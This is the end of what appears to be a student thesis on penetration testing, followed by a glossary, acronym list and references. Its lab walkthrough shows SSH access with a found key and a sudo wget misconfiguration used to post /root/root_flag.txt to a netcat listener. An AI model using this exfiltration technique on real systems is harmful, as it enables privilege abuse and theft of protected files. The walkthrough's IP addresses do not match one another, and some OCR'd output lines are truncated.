
```
Chmod 600 id_rsa

Ssh -i id_rsa jessie@10.10.142.2
```



```
root@ip-10-10-31-141:~/Desktop# chmod 600 id_rsa
root@ip-10-10-31-141:~/Desktop# sudo ssh -i id_rsa jessie@10.10.142.2
The authenticity of host '10.10.142.2 (10.10.142.2)' can't be established.
ECDSA key fingerprint is SHA256:9XK3sKxz9xdPKOayx6kqd2PbTDDfG[illegible]9aed2YtF0A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.142.2' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
[illegible] updates are security updates.

jessie@CorpOne:~$
```

Figure 76: Change Permissions


So now we are in and looking for our first flag it is inside the Documents folder and the flag is:



```
jessie@CorpOne:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
jessie@CorpOne:~$ cd Desktop
jessie@CorpOne:~/Desktop$ ls
jessie@CorpOne:~/Desktop$ cd ..
jessie@CorpOne:~$ cd Documents
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$
```

Figure 77: First Flag

For the next step, we need to check the permissions that Jessie has.




```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~/Documents$
```

Figure 78: Checking the current permissions

With that, we know that they run wget as root. The last step is to open a port on our machine and then send the root flag to the machine. The command used is:

```
Nc -nvlp 9001

Sudo wget –post-file=/root/root_flag.txt http://10.10.142.2:9001
```

Now we can see the Second and Last Root flags:



```
istening on [any] 9001 ...
onnect to [10.8.64.85] from (UNKNOWN) [10.10.138.111] 59902
OST / HTTP/1.1
ser-Agent: Wget/1.17.1 (linux-gnu)
ccept: */*
ccept-Encoding: identity
ost: 10.8.64.85:9001
onnection: Keep-Alive
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 33

1b968b37519ad1daa6408188649263d
```

Figure 79: Second Flag

5. Conclusions

In my journey through the realms of cybersecurity and penetration testing, I've come to realize just how crucial these fields are for protecting organizations in our ever-evolving digital landscape. Penetration testing, for example it's like a strategic game where we proactively seek out weaknesses before they can be exploited. By following well-established frameworks, we're not just ticking boxes we're building fortresses around our precious data. The world of cybersecurity is a battlefield, with a myriad of attack vectors and cunning adversaries. That's why a multi-layered defense is non-negotiable, combining solid countermeasures, unbreakable encryption, stringent access controls, and eagle-eyed monitoring. I've seen firsthand the devastation that security breaches can cause financial turmoil, tarnished reputations, legal nightmares, and operational chaos. It's a stark reminder that staying vigilant and prepared isn't just a good practice. As we look ahead, I'm convinced that leveraging cutting-edge tools, investing in thorough training, and keeping up with regulations will be key to staying a step ahead of cyber threats. In this complex digital era, making cybersecurity a priority and cultivating a culture of proactive defense is not just smart it's imperative for maintaining the trust of all our stakeholders and ensuring the safety of our interconnected world.

TABLE OF TERMINOLOGY

Ξενόγλωσσος όρος	**Ελληνικός Όρος**
Cybersecurity	Κυβερνοασφάλεια
Framework	Πλαίσιο
Digital Infrastructure	Ψηφιακές Υποδομές
Vulnerability	Ευπάθεια
Malware	Κακόβουλο Λογισμικό
Data Breach	Παραβίαση Δεδομένων
Cybercrimes	Κυβερνοεγκλήματα
Penetration Testing	Δοκιμές Διείσδυσης
Security Gaps	Κενά ασφαλείας
Entry Points	Σημεία Εισόδου
Critical Infrastructure	Κρίσιμες Υποδομές
Internet of Things	Διαδίκτυο των Πραγμάτων
Encryption	Κρυπτογράφηση
Decryption	Αποκρυπτογράφηση
Risk	Ρίσκο
Jobholders	Εργαζόμενος
Confidentiality	Εμπιστευτικότητα
Integrity	Ακεραιότητα
Availability	Διαθεσιμότητα
AI-Powered	Δημιουργία από Τεχνητή Νοημοσύνη
Firewall	Πρόγραμμα Προστασίας
Network Segmentation	Καταμερισμός του Δικτύου
Exploit	Εκμετάλλευση
Phishing	Ηλεκτρονικό Ψάρεμα
Social Engineering	Κοινωνική Μηχανική
Operating Systems	Λειτουργικά Συστήματα
Hash	Κατακερματισμός
Methodologies	Μεθοδολογία
Open Source	Λογισμικό Ανοιχτού Κώδικα

ABBREVIATIONS - ACRONYMS

SIS	Safety Instrumented System
ICS	Industrial Control System
NSA	National Security Agency
NHS	National Health Service
CAs	Certificate Authorities
DDoS	Distributed Denial of Service
KPIs	Key Performance Indicators
CISO	Chief Information Security Officer
MTBF	Mean Time Between Failures
MTTD	Mean Time to Detection
MTTA	Mean Time to Acknowledge
MTTC	Mean Time to Contain
MTTR	Mean Time to Resolve
MTTRec	Mean Time to Recovery
OS	Operation System
2FA	Two-Factor Authentication
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
XSS	Cross-Site Scripting
CSRF	Cross-Site Request Forgery
DNS	Domain Name Server
CPU	Central Processing Unit
GPU	Graphical Processing Unit
DNSSEC	Domain Name System Security Extensions
HTTP	Hypertext Transparent Protocol
WAFs	Web Application Firewalls
MFA	Multi-Factor Authentication
RFI	Remote File Inclusion
LFI	Local File Inclusion
RFID	Radio-Frequency Identification
SMS	Short Messaging Service
ICM	Internet Control Message
IP	Internet Protocol

TCP	Transmission Control Protocol
DTP	Dynamic Trunk Protocol
VLAN	Virtual Local Area Network
STP	Spanning Tree Protocol
BPDUs	Bridge Protocol Data Units
FHS	Filesystem Hierarchy Standard
GNOME	GNU Network Object Model Environment
KDE	K Desktop Environment
OWASP	Open Web Application Security Project
TLD	Top-Level Domain
ICMP	Internet Control Message Protocol
GUI	Graphical User Interface
CLI	Command Line Interface
MX	Mail Exchange
NS	Name Server
W3af	Web Application Attack and Audit Framework
DBMS	Database Management System
SIEM	Security Information and Event Management
WEP	Wired Equivalent Privacy
WPA	Wifi Protected Access
WPS	Wifi Protected Setup
SSID	Service Set Identifier
UDP	User Datagram Protocol
ARP	Address Resolution Protocol
DHCP	Dynamic Host Configuration Protocol
ZAP	Zed Attack Proxy
URL	Uniform Resource Locator
NTLM	New Technology Local Manager
FTP	File Transfer Protocol
SMB	Server Message Block
OSSTMM	Open Source Security Testing Method Manual
ISECOM	Institute for Security Testing and Open Methodology
NIST	National Institute of Standard and Technology
PTES	Penetration Testing Execution Standard

ISSAF	Information System Security Assessment Framework
OISSG	Information System Security Group
ENISA	European Union Agency for Cybersecurity
ISACA	Information Systems Audit and Control Association
CISA	Certified Information System Auditor
CISM	Certified Information System Manager
CGEIT	Certified in Governance of Enterprise IT
CRISC	Certified in Risk and Information Systems Control
SANS	SysAdmin, Audit, Network and Security
GIAC	Global Information Assurance Certification
GDPR	General Data Protection Regulation
DPC	Data Protection Commission
DAC	Discretionary Access Control
MAC	Mandatory Access Control
RBAC	Role-Based Access Control
HIPAA	Health Insurance Portability and Accountability Act
OTP	One Time Password
NGFW	Next Generation Firewalls
VPN	Virtual Private Network
ABAC	Attribute-Based Access Control
IRP	Incident Response Plan
RAM	Random Access Memory
CTF	Capture the Flag

REFERENCES

[1] A. M. AL-Hawamleh, "*Predictions of Cybersecurity Experts on Future Cyber-Attacks and Related Cybersecurity Measures*". International Journal of Advanced Computer Science and Applications, (2023), 14(2), 801–809. https://doi.org/10.14569/IJACSA.2023.0140292

[2] C. Bahamir, "*Top 5 critical Infrastructure cyberattacks*." Anapaya.net, Feb. 23, 2023. [Online]. Available: https://www.anapaya.net/blog/top-5-critical-infrastructure-cyberattacks [Accessed Mar. 3, 2024]

[3] "*What is Cybersecurity Risk? Definition & Factors to Consider in 2024*." Securityscoreboard.com, Jan. 5, 2024. [Online]. Available: https://securityscorecard.com/blog/what-is-cybersecurity-risk-factors-to-consider/ [Accessed Feb. 27, 2024]

[4] A., Althonayan,& A. Andronache. "*Shifting from information security towards a cybersecurity paradigm*".(2018) *ACM International Conference Proceeding Series*, 68–79. https://doi.org/10.1145/3285957.3285971

[5] "*CIA Triad*" Fortinet.com. [Online] Available: https://www.fortinet.com/resources/cyberglossary/cia-triad [Accessed Feb 23, 2024]

[6] "*22 Cybersecurity Metrics & KPIs to Track in 2024*" securityscoreboard.com, Jan. 2, 2024. [Online]. Available: https://securityscorecard.com/blog/9-cybersecurity-metrics-kpis-to-track/ [Accessed Feb. 20, 2024]

[7] "*How to Prepare for Cyber Attack*" ledge.com. [Online]. Available: https://www.ledge.com.au/news/how-to-prepare-for-a-cyber-attack/ [Accessed Mar. 4, 2024]

[8] T. A. Zimmerman, "*Metrics and key performance indicators for robotic cybersecurity performance analysis*.", (2017). https://doi.org/10.6028/NIST.IR.8177

[9] A. Weinberg. "*Analysis of top 11 cyber attacks on critical infrastructure*". Firstpoint-mg.com, Jun. 2, 2021. [Online]. Available: https://www.firstpoint-mg.com/blog/analysis-of-top-11-cyber-attackson-critical-infrastructure/

[10] A. E. Ibor, F. A. Oladeji, and O. B. Okunoye, "*A Survey of Cyber Security Approaches for Attack Detection, Prediction, and Prevention*". International Journal of Security and Its Applications, (2018), 12(4), 15–28. https://doi.org/10.14257/ijsia.2018.12.4.02

[11] T. Maurer, & R. Morgus, *"Compilation of Existing Cybersecurity and Information Security Related Definitions Compilation of Existing Cybersecurityand Information Security Related Definitions"*

[12] R. Fernandez "*Penetration Testing Phases & Steps Explained*." esecurityplanet.com, Oct. 23, 2024. [Online]. Available: https://open-innovation-projects.orgitspecialist.com/networks/penetration-testing-phases/ [Accessed Mar. 4, 2024]

[13] "*Penetration Testing*" synopsys.com. [Online]. Available: https://www.synopsys.com/glossary/what-is-penetration-testing.html [Accessed Mar 3, 2024]

[14] "*What is Penetration Testing*." Imperva.com. [Online]. Available: https://www.imperva.com/learn/application-security/penetration-testing/ [Accessed Feb. 26, 2024]

[15] D. Andrew. "*What is an external pentest and how is it carried out?*" intruder.io, Feb. 6, 2023. [Online]. Available: https://www.intruder.io/blog/what-is-an-external-pentest [Accessed Mar. 3, 2024]

[16] "*Boosting Cyber Resilience in Critical Infrastructure Organizations*". Claroty.com, Jul. 17, 2023. [Online]. Available: https://claroty.com/blog/boosting-resilience-critical-infrastructure-cyber-security

[17] L. Greiwe. "*What is an internal pentest and how is it carried out?*" intruder.io, Feb. 7, 2023. [Online]. Available: https://www.intruder.io/blog/what-is-an-internal-pen-test [Accessed Mar. 3, 2024]

[18] "*Blind Testing vs Double Blind Testing vs Triple Blind Testing*" dev.to, Sep. 24, 2023. [Online]. Available: https://dev.to/sachindra149/blind-testing-vs-double-blind-testing-vs-triple-blind-testing-49o9 [Accessed Mar. 3, 2024]

[19] Sangfor Technologies "*What is Pen Testing and How Does it Work*" sangfor.com, Oct. 18, 2023. [Online]. Available: https://www.sangfor.com/glossary/cybersecurity/what-is-pen-testing-and-how-does-it-work [Accessed Mar. 3, 2024]

[20] N. S. Abouzakhar. "*Critical Infrastructure Cybersecurity: A Review of Recent Threats and Violations*". School of Computer Science, College Lane, University of Hertfordshire, Hatfield, UK.

[21] K. S. Wilson, & M. A. Kiy. "*Some fundamental cybersecurity concepts*". *IEEE Access*, (2014), 116–124. https://doi.org/10.1109/ACCESS.2014.2305658

[22] D. Gritzalis, G. Stergiopoulos, P. Kotzanikolaou, E. Magkos, and G. Lykou." *Critical Infrastructure Protection: A holistic methodology for Greece*". Information Security & Critical Infrastructure Protection Laboratory, Dept. of Informatics.

[23] S. Ray. "*Social Engineering: How A Teen Hacker Allegedly Managed To Breach Both Uber And Rockstar Games*". Forbes.com. Sep. 20, 2022. [Online]. Available: https://www.forbes.com/sites/siladityaray/2022/09/20/social-engineering-how-a-teen-hacker-allegedly-managed-to-breach-both-uber-and-rockstar-games/ [Accessed May 24, 2024]

[24] S. Z. Hassan, Z. Muzaffar and S. Z. Ahmad, "*Operating Systems for Ethical Hackers - A Platform Comparison of Kali Linux and Parrot OS*". International Journal of Advanced Trends in Computer

Science and Engineering, (2021). 10(3), 2226–2233. https://doi.org/10.30534/ijatcse/2021/1041032021

[25] N. Dahal. "*ByPassing eBay XSS Protecion*". Mar. 7, 2024. [Online]. Available: https://medium.com/pentesternepal/bypassing-ebay-xss-protection-8cf73466ba0f [Accessed May 21, 2024]

[26] T. S. Gunawan, M. K. Lim, N. F. Zulkurnain and M. Kartiwi, "*On the review and setup of security audit using Kali Linux*". In Indonesian Journal of Electrical Engineering and Computer Science (Vol. 11, Issue 1, pp. 51–59). (2018). Institute of Advanced Engineering and Science. https://doi.org/10.11591/ijeecs.v11.i1.pp51-59

[27] P. Cisar, R. Pinter, Journal of Applied Technical and Educational Sciences *"Some ethical hacking possibilities in Kali Linux environment*". (2019). 9(4), 129–149. https://doi.org/10.24368/jates.v9i4.139

[28] "*What is Malware? Malware Definition*" Malwarebytes.com. [Online]. Available: https://www.malwarebytes.com/malware [Accessed Mar. 5, 2024]

[29] U. Zieniute. "*What is the Mirai botnet,and how does it spread?*". Nordvpn.com. [Online]. Available: https://nordvpn.com/blog/mirai-botnet/ [Accessed May 21, 2024]

[30] B., Pal, T., Daniel, R., Chatterjee, T., Ristenpart, and C. Tech,(n.d.). "*Beyond Credential Stuffing: Password Similarity Models using Neural Networks*".

[31] S. Samonas, and D. Coss, (n.d.). "*THE CIA STRIKES BACK: REDEFINING CONFIDENTIALITY, INTEGRITY AND AVAILABILITY IN SECURITY*". www.jissec.org

[32] "*What is phishing?*" ibm.com. [Online]. Available: https://www.ibm.com/topics/phishing [Accessed Mar. 4, 2024]

[33] K. Yasar, M. Cobb, "*What is a man-in-the-middle (MitM) attack?*" techtarget.com. [Online]. Available: https://www.techtarget.com/iotagenda/definition/man-in-the-middle-attack-MitM [Accessed Mar. 10, 2024]

[34] H. Shiravi, A. Shiravi, and A. A. Ghorbani. "*A survey of visualization systems for network security*". In IEEE Transactions on Visualization and Computer Graphics (2012, pp. 1313–1329). https://doi.org/10.1109/TVCG.2011.144

[35] "*Stuxnet explained: What it is, who created it and how it works*". Kaspersky.com. [Online]. Available: https://www.kaspersky.com/resource-center/definitions/what-is-stuxnet [Accessed May 21, 2024]

[36] "*Exploring the Intricacies of the Crelan Bank Phishing Attack: A Deep Dive into Cybersecurity Threats*". Subrosacyber.com. [Online]. Available: https://www.subrosacyber.com/blog/crelan-bank-phishing-attack [Accessed May 21, 2024]

[37] A. S. Ashoor, & S. Gore, "*Difference between Intrusion Detection System (IDS) and Intrusion Prevention System (IPS)*". (2011). In CCIS (Vol. 196). http://www.infoworld.com/article/03/04/04/14ips-sb_1.html

[38] "*Up to 400 million accounts in Adult Friend Finder breach*". Bbc.com. Nov. 14, 2024. [Online] Available: https://www.bbc.com/news/technology-37974266 [Accessed May 24, 2024]

[39] B. Xu, K. Mou, "*Research on Web Application Security Vulnerability Scanning Technology*". Institute of Electrical and Electronics Engineers. Beijing Section, & Institute of Electrical and Electronics Engineers. Proceedings of 2019 IEEE 4th Advanced Information Technology, Electronic and Automation Control Conference (IAEAC 2019), 2019. https://www.imperva.com/learn/application-security/sql-injection-sqli/

[40] K. Vaniea, and Y. Rashidi. "*Tales of software updates: The process of updating software*". Conference on Human Factors in Computing Systems - Proceedings, 2016. https://doi.org/10.1145/2858036.2858303

[41] G. Dave, G. Choudhary, V. Sihag, I. You, and K. K. R. Choo. "*Cyber security challenges in aviation communication, navigation, and surveillance*". Computers and Security, 2022. https://doi.org/10.1016/j.cose.2021.102516

[42] R. S. Shaw, C. C. Chen, A. L. Harris, and H. J. Huang. "*The impact of information richness on information security awareness training effectiveness*". Computers and Education, 2009. https://doi.org/10.1016/j.compedu.2008.06.011

[43] N.S. Abouzakhar. "*Critical Infrastructure Cybersecurity: A Review of Recent Threats and Violations*". School of Computer Science, College Lane, University of Hertfordshire, Hatfield, UK.

[44] K. Zetter. "*Hacker Sentenced to 20 Years for Breach of Credit Card Processor*". Wired.com. [Online]. Available: https://www.wired.com/2010/03/heartland-sentencing/ [Accessed May 21, 2024]

[45] "*SQL Injection*" imperva.com. [Online]. Available: https://www.imperva.com/learn/application-security/sql-injection-sqli/ [Accessed Mar. 10, 2024]

[46] "*Zero-day exploit*" imperva.com. [Online]. Available:https://www.imperva.com/learn/application-security/zero-day-exploit/ [Accessed Mar. 10, 2024]

[47] "*Cross-site scripting (XSS)*" enisa.europa.eu. [Online]. Available: https://www.enisa.europa.eu/topics/incident-response/glossary/cross-site-scripting-xss [Accessed Mar. 10, 2024]

[48] "*BlackEnergy APT Attack in Ukraine*". Kaspersky.com. [Online]. Available: https://www.kaspersky.com/resource-center/threats/blackenergy [Accessed May 27, 2024]

[49] "*What happened in the Ticketfly data breach?*". Twingate.com. Apr. 11, 2024. [Online]. Available: https://www.twingate.com/blog/tips/ticketfly-data-breach [Accessed May 24, 2024]

[50] J. K. Lee, Y. Chang, H. Y. Kwon, and B. Kim. "*Reconciliation of Privacy with Preventive Cybersecurity: The Bright Internet Approach*". Information Systems Frontiers, (2020), 45–57. https://doi.org/10.1007/s10796-020-09984-5

[51] N. A. Hashim, Z. Z. Abidin, N. A. Zakaria, R. Ahmad, and A. P. Puvanasvaran. "*Risk assessment method for insider threats in cyber security: A review*". *International Journal of Advanced Computer Science and Applications*, (2018), 126–130. https://doi.org/10.14569/ijacsa.2018.091119

[52] S. Nagpure, S. Kurkure, "*Vulnerability Assessment and Penetration Testing of Web Application*". International Conference on Computing, Communication, Control and Automation (ICCUBEA). (2017). IEEE.

[53] M. S. Abu, S. R. Selamat, A. Ariffin, and R. Yusof. "*Cyber threat intelligence – Issue and challenges*". Indonesian Journal of Electrical Engineering and Computer Science, 2018, 371–379. https://doi.org/10.11591/ijeecs.v10.i1.pp371-379

[54] C. Onwubiko(n.d.). "*Cyber Security Operations Centre Security Monitoring for protecting Business and supporting Cyber Defense Strategy*".

[55] X. Liang, and Y. Xiao. "*Game theory for network security*". IEEE Communications Surveys and Tutorials, (2013), 472–486. https://doi.org/10.1109/SURV.2012.062612.00056

[56] A. Staff. "*Anonymous speaks: the inside story of the HBGary hack*". Arstechnica.com. [Online]. Available: https://arstechnica.com/tech-policy/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack/ [Accessed May 21, 2024]

[57] K. J. Slonka. "*MANAGING CYBER SECURITY COMPLIANCE ACROSS BUSINESS SECTORS*". Issues in Information Systems, 2020. https://doi.org/10.48009/1_iis_2020_22-29

[58] M. A. Javaid. (n.d.). "*Incident Response Planning for Data Protection*". http://ssrn.com/abstract=2391677

[59] "*The 2020 Twitter Bitcoin Scam: How it Happened and Key Lessons from Whitehat Hacker Kevin Mitnick*". Mitnicksecurity.com. Jul. 16, 2024. [Online] Available: https://www.mitnicksecurity.com/blog/2020-twitter-bitcoin-scam [Accessed May 24, 2024]

[60] I. Arghire. "*Magento Vulnerability Exploited to Deploy Persistent Backdoor*". Securityweek.com. Apr. 5, 2024. [Online]. Available: https://www.securityweek.com/magento-vulnerability-exploited-to-deploy-persistent-backdoor/ [Accessed May 27, 2024]

[61] L. H. Newman. "*GitHub Survived the Biggest DDoS Attack Ever Recorded*". Wired.com. Mar. 1, 2018. [Online]. Available: https://www.wired.com/story/github-ddos-memcached/ [Accessed May 24, 2024]

[62] A. Sethi. "*Phishing Email Attacks That Cost Millions of Dollars to Top Companies*". [Online] Available: https://www.stellarinfo.com/blog/most-expensive-cases-of-phishing-emails/ [Accessed May 21, 2024]

[63] "*Petya Ransomware*". Cisa.gov. [Online]. Available: https://www.cisa.gov/news-events/alerts/2017/07/01/petya-ransomware [Accessed May 21, 2024]

[64] "*Credential Stuffing*" imperva.com. [Online]. Available: https://www.imperva.com/learn/application-security/credential-stuffing/ [Accessed Mar. 10, 2024]

[65] "*NVD: What is the National Vulnerability Database?*". Lacework.com. [Online]. Available: https://www.lacework.com/cloud-security-fundamentals/nvd-what-is-the-national-vulnerability-database [Accessed May 28, 2024]

[66] L. Irwin, "*Demystifying the CIA Triad: Why It's Crucial for Cyber Security*". Itgovernance.co.uk, Feb. 14, 2023. [Online]. Available: https://www.itgovernance.co.uk/blog/what-is-the-cia-triad-and-why-is-it-important [Accessed Apr. 20, 2024]

[67] A. Tims. "*Starling bank refused a 10,000 scam refund for my grieving, ill husband*". Theguardian.com. Mar. 18, 2024. [Online]. Available: https://www.theguardian.com/money/2024/mar/18/starling-bank-refused-a-10000-scam-refund-for-my-grieving-ill-father [Accessed May 24, 2024]

[68] J. R. C. Nurse, (n.d.). "*Effective Communication of Cyber Security Risks*". http://www.cs.ox.ac.uk/people/jason.nurse

[69] H. Omotunde, and M. Ahmed. "*A Comprehensive Review of Security Measures in Database Systems: Assessing Authentication, Access Control, and Beyond*". In Mesopotamian Journal of CyberSecurity (2023, pp. 115–133). Mesopotamian Academic Press. https://doi.org/10.58496/MJCS/2023/016

[70] "*General Data Protection Regulation (GDPR)*". Woody's Express Parcels, IT Policies & Procedures.

[71] "*CLOP Ransomware: The Latest Updates*". Cyberint.com. [Online]. Available: https://cyberint.com/blog/techtalks/cl0p-ransomware/ [Accessed May 21, 2024]

[72] "*Difference between RFI and LFI*" geeksforgeeks.org, Apr. 26, 2022. [Online]. Available: https://www.geeksforgeeks.org/difference-between-rfi-and-lfi/ [Accessed Mar. 10, 2024]

[73] "*Social Engineering*" impervva.com. [Online]. Available: https://www.imperva.com/learn/application-security/social-engineering-attack/ [Accessed Mar. 10, 2024]

[74] E. Kiner. "*Google mitigated the largest DDoS attack to date, peaking above 398 million rps*". Cloud.google.com. Oct. 10, 2023. [Online]. Available: https://cloud.google.com/blog/products/identity-

security/google-cloud-mitigated-largest-ddos-attack-peaking-above-398-million-rps [Accessed May 24, 2024]

[75] L.H. Newman. "*How Hackers Slipped by British Airways Defenses*". Wired.com. [Online]. Available: https://www.wired.com/story/british-airways-hack-details/ [Accessed May 21, 2024]

[76] "*Understanding Denial-of-Service Attacks*". Cisa.gov, Feb. 01, 2021. [Online]. Available: https://www.cisa.gov/news-events/news/understanding-denial-service-attacks [Accessed Mar. 10, 2024]

[77] K. F. Tschakert, and S. Ngamsuriyaroj. "*Effectiveness of and user preferences for security awareness training methodologies*". 2019. https://doi.org/10.1016/j.heliyon.2019.e02010

[78] A. Bellissimo, J. Burgess, and K. Fu (n.d.). "*Secure Software Updates: Disappointments and New Challenges*". http://prisms.cs.umass.edu/

[79] G. Cohen. "*Throwback Attack: How a single whaling email cost $61 million*". [Online]. Available: https://www.industrialcybersecuritypulse.com/strategies/throwback-attack-how-a-single-phishing-email-cost-61-million/ [Accessed May 21, 2024]

[80] "*10 Basic Cybersecurity Measures: Best Practices to Reduce Exploitable Weaknesses and Attacks*". WaterISAC, (2016).

[81] "*Learning From the Past: Alibaba Cyber Attack 2019*". Wolfesystems.com.au. Nov. 17, 2023. [Online]. Available: https://wolfesystems.com.au/learning-from-the-past-alibaba-cyber-attack-2019/ [Accessed May 24, 2024]

[82] P. Nicholson. "*AWS hit by Largest Reported DDoS Attack of 2.3 Tbps*". A10network.com. Jun. 24, 2020. [Online]. Available: https://www.a10networks.com/blog/aws-hit-by-largest-reported-ddos-attack-of-2-3-tbps/ [Accessed May 24, 2024]

[83] K. Okereafor, and R. Djehaiche. "*A Review of Application Challenges of Digital Forensics*". International Journal of Simulation Systems Science & Technology. 2020. https://doi.org/10.5013/ijssst.a.21.02.35

[84] R. S. Sandhu, and P. Samarati (n.d.). "*Authentication, Access Control, and Intrusion Detection*". http://www.isse.gmu.edu/faculty/sandhu

[85] S. Ragan. "*Activist Group Targets Istanbul Admin Portal – Claims to Have Erased Debts*". Securityweek.com. [Online]. Available: https://www.securityweek.com/activist-group-targets-istanbul-admin-portal-claims-have-erased-debts/ [Accessed May 21, 2024]

[86] "*What is A Brute Force Attack*" Fortinet.com. [Online]. Available: https://www.fortinet.com/resources/cyberglossary/brute-force-attack [Accessed Mar. 10, 2024]

[87] "*Trojan Horse Virus*" Fortinet.com. [Online]. Available:https://www.fortinet.com/resources/cyberglossary/trojan-horse-virus [Accessed Mar. 10, 2024]

[88] "*Everything You Must Know About the Dunkin Donuts Data Breach*". Informer.io. Jan. 21, 2021. [Online]. Available: https://informer.io/resources/dunkin-donuts-data-breach [Accessed May 24, 2024]

[89] T. O. Abrahams, O. A. Farayola, S. Kaggwa, P. U. Uwaoma, A. O. Hassan, and S. O. Dawodu. "*REVIEWING THIRD-PARTY RISK MANAGEMENT: BEST PRACTICES IN ACCOUNTING AND CYBERSECURITY FOR SUPERANNUATION ORGANIZATIONS*". Finance & Accounting Research Journal, 2024. https://doi.org/10.51594/farj.v6i1.706

[90] J. Leyden. "*XSS slip-up exposed Fortinite gamers to account hijack*". Sep. 25, 2024. [Online]. Available: https://portswigger.net/daily-swig/xss-slip-up-exposed-fortnite-gamers-to-account-hijack [Accessed May 21, 2024]

[91] "*Emotet: How to best protect yourself from the Trojan*". Kaspersky.com. [Online]. Available: https://www.kaspersky.com/resource-center/threats/emotet [Accessed May 27, 2024]

[92] N. Jones, and B. Tivnan, "*Cyber Risk Metrics Survey, Assessment, and Implementation Plan*". (2018). http://www.mitre.org/HSSEDI

[93] S. Moses, and D. C. Rowe. "*Physical Security and Cybersecurity: Reducing Risk by Enhancing Physical Security Posture through Multi-Factor Authentication and other Techniques*". (2026)

[94] "*The biggest intelligence leaks in US history*". [Online]. Available: https://www.bbc.com/news/world-us-canada-65281470 [Accessed May 21, 2024]

[95] P. Hosek, and C. Cadar. "*Safe Software Updates via Multi-version Execution*". Department of Computing, Imperial College London.

[96] H. Thomas. "*Cyber Security Recommendations for Wide Area Monitoring, Protection, and Control Systems*". IEEE, Shengyi Pan, Student Member. 2012

[97] "*Cybersecurity: What to do if you are cyber-attacked*", Law Council of Australia. Available: http://www.cyberprecedent.com.au/

[98] "*Hackers 'Timthumb' their noses at vulnerability to compromise 1.2 Million Sites*". Darkreading.com. Nov. 2, 2024. [Online] Available: https://www.darkreading.com/application-security/hackers-timthumb-their-noses-at-vulnerability-to-compromise-1-2-million-sites [Accessed May 24, 2024]

[99] Career Technology Cyber Security India. "*Netsparker: web application security scanner*". Medium.com, Oct. 31, 2023. [Online]. Available: https://medium.com/@careertechnologymiraroad/netsparker-web-application-security-scanner-b8cee8637abd [Accessed Mar. 12, 2024]

[100] R. H. Sprague, and IEEE Computer Society. (n.d.). "*Proceedings of the 42nd Annual Hawaiʻi International Conference on System Sciences",* 5-8 January, 2009, Waikoloa*,* Big Island, Hawaii *:* abstracts and CD-ROM of full papers.

